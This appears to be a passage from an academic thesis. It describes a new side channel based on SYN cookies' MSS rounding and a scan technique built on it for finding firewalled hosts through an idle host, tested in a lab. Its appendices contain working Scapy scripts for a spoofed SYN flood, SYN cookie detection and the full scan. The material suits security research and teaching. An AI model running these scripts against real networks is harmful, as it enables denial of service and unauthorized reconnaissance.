To perform these tests, two virtual machines running Debian 12 (kernel version 6.1.65) have been used. The two machines acted as server and client respectively. The client virtual host executed a SYN Flooding attack against port 80 on the server virtual host, where an Apache web server was hosted. An intriguing observation emerged: despite sending precisely 512 packets, SYN Cookies were not triggered, and no warning messages appeared in the Kernel logs. This discrepancy raised questions about the theoretically grounded results extracted from the Linux Kernel Source code. Consequently, additional tests have been conducted to determine the precise number of packets required to activate SYN Cookies, thereby revealing the size of the SYN Backlog Queue. This investigation holds significance from an attacker's perspective, as it lack access to internal information regarding the backlog's dimensions. The chosen approach to identify the backlog size employed the "Divide and Conquer" algorithm. Starting from an arbitrary large value, the search recursively halved the value and selectively explored the correct half until convergence of the result.

```
Test 1: Sent 2500 SYN packets --> Attack Worked! SYN flooding message
↪  visible on the logs.

Test 2: Sent 1250 SYN packets --> Attack Worked! SYN flooding message
↪  visible on the logs.

Test 3: Sent 625 SYN packets --> Attack Worked! SYN flooding message
↪  visible on the logs.

Test 4: Sent 310 SYN packets --> The attack did NOT work. SYN flooding
↪  message NOT visible on the logs.

Test 5: Sent 467 SYN packets --> The attack did NOT work. SYN flooding
↪  message NOT visible on the logs.

Test 6: Sent 546/550 SYN packets --> Attack Worked! SYN flooding message
↪  visible on the logs.
```

Among the tests conducted, Test 6 demonstrated the lowest activation requirement for SYN Cookies, with only 546/550 packets. However, it's important to note that the Kernel logs accurately reflected the dimensions of the SYN Backlog queue. Nonetheless, a larger number of packets remains essential for triggering SYN Cookies.

Several may be the culprits for this behaviour: packet loss along the communication path, the server's inability to process the huge amount of received packets, and other

potential issues.... Nevertheless, there's a major contributor among them. To identify that, it is important to consider one of the side channels presented in Sect.2.4. Specifically, in [17][4] a side channel targeting the SYN backlog queue was discovered; it prunes older half-open connections when the backlog size surpasses the 50% threshold[1]. This means that, when the backlog is more than half full, it starts to evict older half-open connections to avoid clogging the Connection Table. This behaviour can be considered the main factor altering the required number of packets for a SYN Flood attack to be successful. Lastly, two additional requirements must be fulfilled: the number of SYN packets sent must be greater than the size of the backlog queue and the rate at which those packets are sent must be greater than the pruning rate.

To detect the activation of SYN Cookies from an attacker's standpoint, it is critical to introduce another piece to the puzzle: a novel side channel targeting SYN Cookies.

3.2 SYN Cookies Side Channel

As discussed in Sect.2.2.4, when SYN Cookies are enabled, the server refrains from allocating any state in the Connection Table. For this purpose, it generates a sequence number using a reversible function, and includes it in the acknowledgement number of the SYN-ACK response. The computed value encapsulates all the necessary information to recognise a host upon receival of the final `ACK` packet. The reversible function takes as input several values, some of which are taken from server's memory (`sec1, sec2` and `c`) while some others from the incoming SYN packet (`saddr, sport, daddr, dport, ISN, MSS`). In greater detail, the SYN Cookies can be computed as shown in Listing 2.5.

However, SYN Cookies have downsides too; given size constraints, there is no way of including all the information previously stored in the Transmission Control Block (TCB) for half-open connections. Still, there are important data values exchanged only in the initial SYN packet, which is be better to remember. It is no exception the Maximum Segment Size (MSS), which is set among the optional fields of the TCP header. Although this value is actually encoded in the resulting 32-bit number, a peculiar choice was made in its regards. Such choice lead the foundation for a novel side-channel.

[1]Linux Kernel Source Tree. URL: https://github.com/torvalds/linux/blob/ffc25326/net/ipv4/inet_connection_sock.c#L1024

Of particular interest are the pieces of code shown in Listing 2.2 and 2.4 (reported for reference).

Listing 3.2: SYN Cookie Init Sequence

```c
u32 __cookie_v4_init_sequence(const struct iphdr *iph, const struct
↪ tcphdr *th,
        u16 *mssp)
{
    int mssind;
    const __u16 mss = *mssp;

    for (mssind = ARRAY_SIZE(msstab) - 1; mssind ; mssind--)
        if (mss >= msstab[mssind])
            break;
    *mssp = msstab[mssind];

    return secure_tcp_syn_cookie(iph->saddr, iph->daddr,
                                 th->source, th->dest, ntohl(th->seq),
                                 mssind);
}
```

Listing 3.3: msstab Array

```c
static __u16 const msstab[] = {
        536,
        1300,
        1440,    /* 1440, 1452: PPPoE */
        1460,
};
```

To identify the core element concurring to the enabling of the aforementioned SYN Cookie side-channel, within these code snippets we delve into the process of combining data values to construct the final 32-bit number. In Listing 2.2 it is possible to observe the declaration of the `mssind` variable. This holds the index of the `msstab` array's element corresponding to the closest match with the extracted MSS value from the incoming SYN packet. The subsequent for loop iterates backwards over the `msstab` array, halting when the extracted MSS is greater than or equal to one of the array entries. The corresponding value is taken as candidate to be passed as parameter to the `secure_tcp_syn_cookie()` function.

This means that when a SYN packet arrives at the server with a value distinct from those in the `msstab` array, enabling SYN Cookies results in rounding that value down

to one of the entries in the `msstab` array. This is the behaviour which gives rise to the novel side channel concerning SYN Cookies. This side-channel can be exploited to remotely detect SYN Cookies' activation, thereby inferring information about the host that enabled them.

This indirect disclosure/leak of valuable information can wield significant power in the hands of an attacker, and can make up for a novel Scan Technique.

A python script has been developed for initiating a SYN Flooding Attack against the target victim, and another one for detecting SYN Cookies' activation. (See Appendix A and Appendix B)

3.3 SYN Cookie Scan

This novel Internet measurement technique aims at identifying hosts hidden behind firewalls, whose access is granted only to devices on the internal protected network. This novel approach is based on previous related work by Ensafi *et al.* [6] [8] and Zhang *et al.*[17], where a side channel in zombie machines allows to gather information about the target network from a vantage point. The contributions provided by our developed methodology are based on a new side channel targeting SYN Cookies (and the SYN Backlog queue as well), and are directed at overcoming limitations posed by the previous approaches. In particular, with respect to the work by Ensafi *et al.*, a deterministic way of estimating the SYN queue backlog size has been developed (See Sections 3.1 and 3.2) and has been integrated in the novel scan approach. In that previous work, the backlog size was assumed to be known. With respect to the work by Zhang *et al.*, the challenge was pointed towards retrieving more deterministic results with respect to identification of hidden hosts, getting rid of the questionable statistical validity of presented results, heavily affected by packet loss and many other unknowns.

In greater detail, the novel approach is presented in Fig.3.1




Figure 3.1: SYN Cookie Scan

Assuming the attacker already estimated the size of the SYN Backlog queue as in Sections 3.1 and 3.2:

1. The attacker sends a TCP segment with the SYN-flag set to an open port of the idle host (Web Server), let's say port 80, spoofing both the source IP address and the source TCP Port. The spoofed values are substituted with the IP of the target host (Database Server) and a random TCP port respectively.

2. Upon receival of the SYN packet, the idle host will respond with a TCP segment where the SYN-ACK flags are set. Since the source IP was spoofed, the answer will be redirected to the selected target host (the Database server we want to test the existence of). These first two steps are repeated until the number of packets sent by the attacker (and the idle host as well) is greater than the dimension of the SYN Backlog queue (See Sect.3.1 for further details).

3. If the target host is alive, then it will respond with TCP packets with the RST bit set. Conversely, if the target host is not operational, no response occurs.

4. Finally, to get the results of the scan, the attacker sends a SYN packet to the same open port on the idle host (port 80), using his real source IP address. Though, this time it encodes a random value for the Maximum Segment Size (MSS) option in the TCP header.

5. The idle host will reply with a SYN-ACK packet. However, if the target host (Database) was not alive (in step 3), no response was received, and the Idle host kept reserving space for half-open connections in its Connection Table, eventually causing a SYN Flood attack. This forces the idle host to resort to SYN Cookies as countermeasure. As side effect, in subsequent packet exchanges the MSS value will be casted to one of the values in the `msstab` array.

6. Then, to evaluate SYN Cookies' activation, the three-way handshake must be finalised and additional data exchanged.

7. When a response is provided by the Idle host, the received TCP packet is inspected and the MSS value extracted. If the value is one among the ones set in the `msstab` (See Sect. 3.2 or Sect. 2.2.4), then SYN Cookies are enabled, indicating that the target host (Database server) is not alive; instead, if the value is equal to the randomly chosen one in the initial SYN packet, it is possible to state that the target host is alive.

The proposed approach offers several advantages: firstly, it does not rely on probabilistic methods to hidden host detection; instead, it provides stronger deterministic theoretical guarantees. Then, it refrains from making assumptions about the use of global incrementing IPIDs, that is currently strongly discouraged practice. Then, unlike conventional port scanning methods or Idle Scans, this approach only requires interaction with the Idle Host. This deliberate design ensures invariance with respect to subnet and firewall limitations, enabling the attacker to glean information while remaining off-path. Lastly, there is no need to tightly estimate the dimension of the SYN Backlog queue. Previous approaches required filling the queue for all-but-one entry or by 75% of the backlog size. Therefore it is necessary to take into account the number of elements already present in the queue. In contrast, this new method eliminates such constraints.

Disadvantages include the fact that overflowing the backlog queue triggers warning messages on the idle host; this phenomenon arises because a SYN-Flooding attack is eventually performed. These warnings may draw someone's attention, significantly impacting the stealthiness of the scan.

A Python script has been coded to perform the SYN Cookie Scan. (See Appendix C)

Chapter 4

Experimental Results

In the preceding chapter, we introduced a novel Scanning Technique that exploits a unique side channel specifically targeting SYN Cookies and the SYN Backlog queue. In this chapter, we shift our focus to presenting the system architecture utilised for testing the novel approach and describe the obtained experimental results.

4.1 System Architecture

In its simplest formulation, the System Architecture is composed of three elements (A graphical representation is shown in Fig.3.1):

1. *the Client Host (Attacker)*: Surface Laptop 1st Gen, running the latest Debian 12 distro. This PC leverages dual-core (Hyperthreaded) Intel CPU i5-7200U @ 2.50GHz (Base Clock), 8GB RAM and 256GB SSD.

   IP Address: `192.168.1.15`

2. *the Idle Host (Zombie)*: custom desktop PC running the latest Debian 12 distro. This PC leverages a six-cores (12 threads) Intel CPU i7-8700k @ 3.7GHz (Base Clock), 16GB RAM and 512GB SSD.

   IP Address: `192.168.1.28`

3. *the Target Host (Victim)*: custom desktop PC running the latest Debian 12 distro. This PC leverage a six-cores Intel CPU i5-8400T @1.70GHz 16GB RAM and 512 SSD.

   IP Address: `192.168.1.212`

Although the machines share all the same Network Mask, the Idle Host and the Target Host remain concealed behind a firewall. The firewall is specifically configured to prohibit direct traffic exchange between the Client Host and the Target Host, allowing communication only between the Client Host and the Idle Host. The Idle Host and the Target Host can communicate freely.

4.2 Results

In this section are presented the results of the SYN Cookie Scan, whose source code is included in Appendix C.

To run the SYN Cookie Scan it is necessary to issue the following command (assuming the size of the SYN Backlog queue has already been estimated as in Sections 3.1 and 3.2):

```
$ sudo python3 port_scanning_attack.py 192.168.1.28 -s 192.168.1.212 -p
↪  80 -c 560 -mss 1320
```

where:

- `192.168.1.28`: the target IP address
- `-s 192.168.1.212`: the spoofed source IP address
- `-p 80`: the destination TCP port
- `-c 560`: the number of SYN Packets to send when performing the SYN Flood Attack (See Sect. 3.1)
- `-mss 1320`: the Maximum Segment Size encoded in the initial SYN Packet sent from the Client Host to the Idle Host for SYN Cookies detection.

The output of this command can yield two different results, based on whether the Target Host is alive or not.

1. If the Target Host is alive, it will respond with RST packets to all incoming SYN-ACKs, effectively clearing any half-open connection spuriously instantiated at the idle host by the Attacker. The resulting console output is:

```
$ sudo python3 syn_backlog_cookies_scan.py 192.168.1.28 -s
↪  192.168.1.212 -p 80 -c 560 -mss 1320

Launching SYN FLooding attack against IP 192.168.1.28 and port 80
SYN Cookies are NOT ENABLED, IP 192.168.1.212 is alive  --> MSS =
↪  1320
```




Figure 4.1: SYN Cookie Scan - Host Up

Fig.4.1 represents a Wireshark screenshot captured from the perspective of the attacker, illustrating the most recent packet exchange between the Client Host and the Idle Host. The upper portion of the packet capture showcases the last packets of the SYN Flood Attack performed by the Client Host against the Idle Host, wherein the client host spoofs the source IP address by assigning it the value of the target host. In contrast, the lower part of the capture reveals the genuine establishment of a full TCP connection (three-way handshake) between the Client Host and the Idle host (using its real source IP address). By closely examining the highlighted rows it is possible to observe that a Maximum Segment Size (MSS) value of 1320 is included in the first TCP segment with the SYN bit set. Since the idle host is alive, the extracted MSS value from subsequently exchanged packets (upon connection establishment) aligns with the one set in the initial SYN packet. This allows to deterministically assert that SYN Cookies are not enabled at the Idle Host (Web

Server).

2. On the other side, if the Target Host is not alive, no response occurs. This makes the SYN Flood Attack effective, forcing the Idle host to resort to SYN Cookies as countermeasure. The resulting console output is:

```
$ sudo python3 syn_backlog_cookies_scan.py 192.168.1.28 -s
↪   192.168.1.212 -p 80 -c 560 -mss 1320

Launching SYN FLooding attack against IP 192.168.1.28 and port 80
SYN Cookies are ENABLED, IP 192.168.1.212 is NOT alive  -->  MSS =
↪   1320
```




Figure 4.2: SYN Cookie Scan - Host Down

Fig.4.2 depicts a Wireshark screenshot captured from the perspective of the attacker, illustrating the most recent packet exchange between the Client Host and the Idle Host. The upper portion of the packet capture showcases the last packets of the SYN Flood Attack performed by the Client Host against the Idle Host, wherein the client host spoofs the source IP address by assigning it the value of the target host. In contrast, the lower part of the capture reveals the genuine establishment of a full TCP connection (three-way handshake) between the Client Host and the Idle host (using its real source IP address). By focusing on the highlighted rows it is possible to observe that the Maximum Segment Size (MSS) value of 1320 is

included in the first TCP segment with the SYN bit set. Notably, since the idle host is not alive, after completing the three-way handshake and exchanging additional data packets, the extracted MSS is equal to 1300, one among the `msstab` array entries. This allows to deterministically state that SYN Cookies are enabled at the Idle Host (Web Server).

Chapter 5

Conclusions

In the former part of this thesis we have undergone an extensive analysis of prior research on (port) scanning. The approaches presented exploited several types of vulnerabilities, ranging from global incrementing IPIDs [5],[7],[3],[4], to side channel targeting the SYN Backlog Queue [4],[17], and ultimately to an advanced IPID generation scheme [16],[15]. While the techniques discussed in those papers were interesting proposals to perpetrate port scanning attacks, they either used outdated techniques or involved complex heuristics, making them impractical in today's contexts. Hence, the second part of the thesis focuses on a new scanning methodology, aiming to identify hosts hidden behind firewalls, whose access is granted only to devices on the internal protected network.

The new approach builds upon two significant contributions: one by Ensafi *et al.* [6] [8] and the other one by Zhang *et al.*[17]. Their work has been extended thanks to the identification of a novel side channel targeting SYN Cookies, where, due to size constraints, the value of the Maximum Segment Size (MSS) is casted to one among the values in the `msstab` array (See Sect. 3.2 or Sect. 2.2.4). Contributions were made such that a methodology to deterministically estimate the size of the SYN backlog queue was developed (Sections 3.1 and 3.2), as well as developing a scanning methodology able to provide stronger theoretical guarantees with respect to hidden host detection. In particular, the new approach does no longer rely on a probabilistic study on the number of evicted entries (*"canaries"*) from the SYN Backlog queue or other unknown factors (such as the number of SYN-ACK re-transmissions), instead it relies on the retrieved MSS value from packets' exchanges with the Idle Host.

The proposed approach offers several advantages. Firstly, it avoids making assumptions about the use of global incrementing IPIDs, which nowadays is strongly discouraged behaviour. Then, unlike standard port scanning methods or Idle Scans, where the attacker is required to send packets directly to the target host, this approach only requires interaction with the Idle Host, making it invariant with respect to subnet and firewall limitations. Consequently, the attacker can infer information off-path. Lastly, there is no need to tightly estimate the dimension of the SYN Backlog queue, as required by previous approaches. This new method eliminates such constraints.

Disadvantages come from the fact that performing this attack might rise warnings on kernel logs, impacting the stealthiness of the scan.

Future Work may involve adapting the existing framework to devise a new port scan approach. This approach would be very similar to the one proposed by [6], but it would leverage the novel side channel recently discovered.

Appendix A

SYN Flood Attack Script

Listing A.1: SYN Flood Attack

```
#!/usr/bin/python

# SYN Flooding Attack script


import argparse
from scapy.all import *

parser = argparse.ArgumentParser(
                    prog="SYN Flood",
                    description="""Performs the notorious SYN
                                 Flood Attack against a target
                                victim""")

parser.add_argument('dstIP')             # positional argument
parser.add_argument('-s', '--srcIP', type = str, required = False)
parser.add_argument('-p', '--dstTCPport', type = int, required = True)
parser.add_argument('-c', '--count', type = int, required = True)



def syn_flood (src_ip, dst_ip, dst_port, count):

    # forge IP packet
    if src_ip != None:
        ip = IP(src=src_ip, dst=dst_ip)
        # or if you want to perform IP Spoofing (will work as well)
        # ip = IP(src=RandIP("192.168.1.1/24"), dst=target_ip)
    else:
        ip = IP(src=RandIP(), dst=dst_ip)
```

```
31
32      # forge a TCP SYN packet with a random source port
33      # and the target port as the destination port
34      tcp = TCP(sport = RandShort(), dport=dst_port, flags="S",
35                window=1500, seq=RandInt(), options=[('MSS', 1440)])
36
37      # add some flooding data (1KB in this case)
38      #raw = Raw(b"X"*1024)
39
40      # stack up the layers
41      p = ip / tcp #/ raw
42      # p.show2()
43
44      # send the constructed packet "count" times
45      print(f"Launching SYN FLooding attack against IP {dst_ip} and port
        ↪  {dst_port}")
46      send(p, verbose=0, count=count)
47
48
49  if __name__ == "__main__":
50      args = parser.parse_args()
51      syn_flood(args.srcIP, args.dstIP, args.dstTCPport, args.count)
```

Appendix B

SYN Cookies Activation Script

Listing B.1: SYN Cookies Activation

```
#!/usr/bin/python


# Custom Three-Way Handshake where the SYN Packet has a
# special MSS value to evaluate if SYN Cookies are enabled
# or not at the Server side.

# It is required to modify firewall rules as follows:
# - iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP

# To test the validity of this script (in a controlled
# environment) it is possible to always enable SYN
# Cookies at the Server, so ease the validation process
# of this methodology.
# To do this execute the following command (will not
# survive reboot):
# - sysctl -w -n net.ipv4.tcp_syncookies=2


import argparse
from scapy.all import *
import subprocess
import sys


parser = argparse.ArgumentParser(prog='Test for SYN Cookies
↪  Activation',
```

```
27                                      description="""Mimics a legitimate
                                         ↪  connection
28                                      towards a server and inspects the TCP
                                         ↪  header-
29                                      -lenght of the response packets. This
                                         ↪  allows
30                                      to determine if SYN Cookies are
                                         ↪  enabled at the
31                                      server side or not.""")
32
33  parser.add_argument('dstIP') # positional argument
34  parser.add_argument('-p', '--dstTCPport', type = int)
35  parser.add_argument('-mss', '--MSS', type = int)
36
37
38  def send_receive (dst_ip, dst_port, mss):
39      # Forge IP packet with "d_ip" as destination IP address
40      # ip = IP(src="10.0.2.16", dst=d_ip) # VM
41      # ip = IP(src="172.21.253.208", dst=d_ip) # WSL
42      ip = IP(dst=dst_ip)
43
44      # Forge a TCP SYN packet with a random source port
45      # and "d_port" as the destination port
46      tcp = TCP(sport = RandShort(), dport=dst_port,
47                flags="S", seq=RandInt(),
48                options=[('MSS', mss)])
49
50      # stack up the layers
51      SYN = ip / tcp
52
53      # Start sniffing Traffic
54      t = AsyncSniffer(filter=f"host {dst_ip} and tcp port {dst_port}",
55                       count=12, timeout=7)
56      t.start()
57
58      # Sends the constructed SYN packet (at layer 3)
59      # and returns only the first answer
60      SYNACK = sr1(SYN, verbose=0)
61
62      # Answering to the SYN-ACK packet
63      if SYNACK.sprintf('%TCP.flags%') == "SA":
64          ACK = send (ip / TCP(sport=SYNACK.dport, dport=dst_port,
65                              flags='A', seq=SYNACK.ack,
66                              ack=SYNACK.seq + 1), verbose=0)
67
68          # Asking for Web Resources
69          payload = "GET / \r\n\r\n"
```

```
70          PUSHACK = TCP(sport=SYNACK.dport, dport=dst_port, flags='PA',
71                        seq=SYNACK.ack, ack=SYNACK.seq + 1)
72                        # seq=SYNACK.ack + len(payload) --> Doesn't work
73          send(ip / PUSHACK / Raw(load=payload), verbose=0)
74
75          # End the capture of the packets
76          t.join()  # this will hold the packet capture until conditions
77                  # are met (number of packets, timeout or filter match)
78          capture = t.results
79          # capture.summary()
80
81          # capture.nsummary(lfilter = lambda pkt:
            ↪  pkt.sprintf('%TCP.flags%') == "PA")
82          RESPONSE = capture.filter(lambda pkt:
            ↪  pkt.sprintf('%TCP.flags%') == "PA")
83
84
85          # Terminate Server connection (Either FINACK-ACK or RST)
86          # FINACK= sr1(ip / TCP(sport=SYNACK.dport, dport=d_port,
87          #                      flags="FA", seq=RESPONSE[-1][0].ack,
88          #                      ack=RESPONSE[-1][0].seq + 1,
            ↪  window=0),
89          #                      verbose=0)
90
91          # LASTACK= send (ip / TCP(sport=SYNACK.dport, dport=d_port,
92          #                         flags="A", seq=FINACK.ack + 1,
93          #                         ack=FINACK.seq, window=0),
            ↪  verbose=0)
94
95          RST = send(ip / TCP(sport=SYNACK.dport, dport=dst_port,
96                              flags="R", seq=RESPONSE[-1][0].ack,
97                              ack=RESPONSE[-1][0].seq + 1),
98                              verbose=0)
99      else:
100         # If RST packet or no answer is received
101         # (port filtered, RST dropped by firewall)
102         print(f"Port {dst_port} is closed or filtered for this host
            ↪  (IP = {SYN.src})!")
103         return None
104
105     return RESPONSE
106
107 def find_MSS(packet_list):
108     # This retrieves the TCP Payload lenght (MSS).
109     tcp_payload_len = len(packet_list[1][0][TCP].payload)
110     # if packet_list[1][0].haslayer(Padding):
111     #     tcp_payload_len -= len(packet_list[1][0][Padding])
```

```

    # Due to a "problem" with the packet capture at the receiving
    # end (actually a performance improvement)(LRO - Large
    # Receive Offload) multiple packets get aggregated, thus causing
    # a wrong evaluation of the payload dimension.
    # Since there is no way of knowing in advance how many packets
    # have been aggregated (varies with the packet dimension),
    # the captured MSS is reported as is.
    MSS = int(tcp_payload_len)

    return MSS


if __name__ == "__main__":
    args = parser.parse_args()
    subprocess.run("iptables" " -A OUTPUT" " -p tcp"\
                    " --tcp-flags RST RST" " -j DROP",
                   shell=True, check=True)

    pkt_list = send_receive(args.dstIP, args.dstTCPport, args.MSS)

    if pkt_list != None: # Server answered back to the client
        MSS = find_MSS(pkt_list)
        syn_cookies_enabled = MSS in [536,1300,1440,1460]

        if (syn_cookies_enabled):
            print(f"SYN Cookies are ENABLED, TCP port {args.dstTCPport} " +
                f"is NOT filtered for IP {args.srcIP if args.srcIP != None else get_if_addr(conf.iface)}.  -->  MSS = {MSS}")
        else:
            print(f"SYN Cookies are NOT ENABLED, TCP port {args.dstTCPport} " +
                f"is filtered for IP {args.srcIP if args.srcIP != None else get_if_addr(conf.iface)}.  -->  MSS = {MSS}")
    else:
        # If RST packet or no answer is received
        # (port is filtered, RST dropped by firewall)
        sys.exit()
```

Appendix C

SYN Cookie Scan Script

Listing C.1: SYN Cookie Scan

```
#!/usr/bin/python

# SYN Cookie Backlog Scan


import argparse
import subprocess
import sys
from scapy.all import *
from syn_flood import syn_flood
from test_syn_cookies_enabled import send_receive, find_MSS


parser = argparse.ArgumentParser(
                    prog="SYN Cookie Backlog Scan",
                    description="""Performs a Scanning Attack
                                aiming at evaluating the presence of
                                ↪   hosts hidden behind firewalls)""")

parser.add_argument('dstIP')            # positional argument
parser.add_argument('-s', '--srcIP', type = str, required = False)
parser.add_argument('-p', '--dstTCPports', type = int, nargs='+',
                    required = True)
parser.add_argument('-c', '--count', type = int, required = True)
parser.add_argument('-mss', '--MSS', type = int, required = True)



if __name__ == "__main__":
    args = parser.parse_args()
```

```
30
31      for dstTCPport in args.dstTCPports:
32          syn_flood(args.srcIP, args.dstIP, dstTCPport, args.count)
33
34          subprocess.run("iptables" " -A OUTPUT" " -p tcp"\
35                         " --tcp-flags RST RST" " -j DROP",
36                      shell=True, check=True)
37
38          pkt_list = send_receive(args.dstIP, 80, args.MSS)
39
40          if pkt_list != None: # Server answered back to the client
41              MSS = find_MSS(pkt_list)
42
43              syn_cookies_enabled = MSS in [536,1300,1440,1460]
44
45              if (syn_cookies_enabled):
46                  print(f"SYN Cookies are ENABLED, " +
47                      f"IP {args.srcIP if args.srcIP != None else
                         ↪  get_if_addr(conf.iface)} is NOT alive.  -->
                         ↪  MSS = {MSS}")
48              else:
49                  print(f"SYN Cookies are NOT ENABLED, " +
50                      f"IP {args.srcIP if args.srcIP != None else
                         ↪  get_if_addr(conf.iface)} is alive.  -->  MSS =
                         ↪  {MSS}")
51          else:
52              sys.exit()
```

Appendix D

SYN Cookies Activation Threshold in Different Hardware Configurations Script

Listing D.1: Detect SYN Cookies Activation Threshold

```
# The script performs 10 times the SYN Flooding attack
# toward each configuration of the server VM.
# This is done to verify/check if the identified activation
# threshold for the SYN Cookies is the correct one, and the
# selected number of SYN packets sent is sufficient.

$env:PATH = $env:PATH + ";C:\Program Files\Oracle\VirtualBox"
# $date = $(Get-Date -Format u)
$date = [DateTime]::Now.ToString("yyyyMMdd-HHmmss")

VBoxManage startvm "Attacker" --type headless
Start-Sleep -Seconds 80

$RAM_values = @(2048, 3072, 6144)
foreach($ramvalue in $RAM_values){
    VBoxManage modifyvm "Server_1" --memory $ramvalue

    for ($var = 1; $var -le 10; $var++) {
        VBoxManage startvm "Server_1" --type headless
```

```
20          Start-Sleep -Seconds 80 # Set this value high enough so to
             ↪  avoid launching the following command while still booting
21          # The "echo" command is added to avoid inclusion of trailing
             ↪  newline character while piping (seems unavoidable in
             ↪  Powershell)
22          Write-Output "sudo python3 /path/to/syn_flood.py 10.0.2.15 -p
             ↪  80 -c 625 && echo SYN Flooding Attack Launched" | ssh
             ↪  root@127.0.0.1 -p 2022
23          Start-Sleep -Seconds 10
24          # Export LOG file from Server
25          if ( ($var -eq 10) -and ($ramvalue -eq 6144)){
26              # The "echo" command is added to avoid inclusion of
                 ↪  trailing newline character while piping (seems
                 ↪  unavoidable in Powershell)
27              Write-Output "journalctl -t kernel > ~/logs.txt && echo
                 ↪  Saving Kernel logs to file" | ssh root@127.0.0.1 -p
                 ↪  3022
28              scp -P 3022 root@127.0.0.1:~/logs.txt
                 ↪  "path\to\local\folders\and\file"
29          }
30          Write-Output "Powering Down Server_1 VM"
31          VBoxManage controlvm "Server_1" acpipowerbutton
32          Start-Sleep -Seconds 25
33      }
34  }
35
36  # Shut Down the Attacker VM
37  VBoxManage controlvm "Attacker" acpipowerbutton
38  # Setting VM RAM to the default value
39  VBoxManage modifyvm "Server_1" --memory 2048
40
```

Bibliography

[1] OpenAnolis Core developers of Alibaba Cloud Function Compute. *TCP SYN Queue and Accept Queue Overflow Explained*. URL: https://www.alibabacloud.com/blog/tcp-syn-queue-and-accept-queue-overflow-explained_599203. (accessed: 09.02.2024).

[2] Antirez. "New TCP Scan Method". In: *bugtraq mailing list* (18 December 1998).

[3] Roya Ensafi. *Advanced Network Inference Techniques Based on Network Protocol Stack Information Leaks*. The University of New Mexico, 2014.

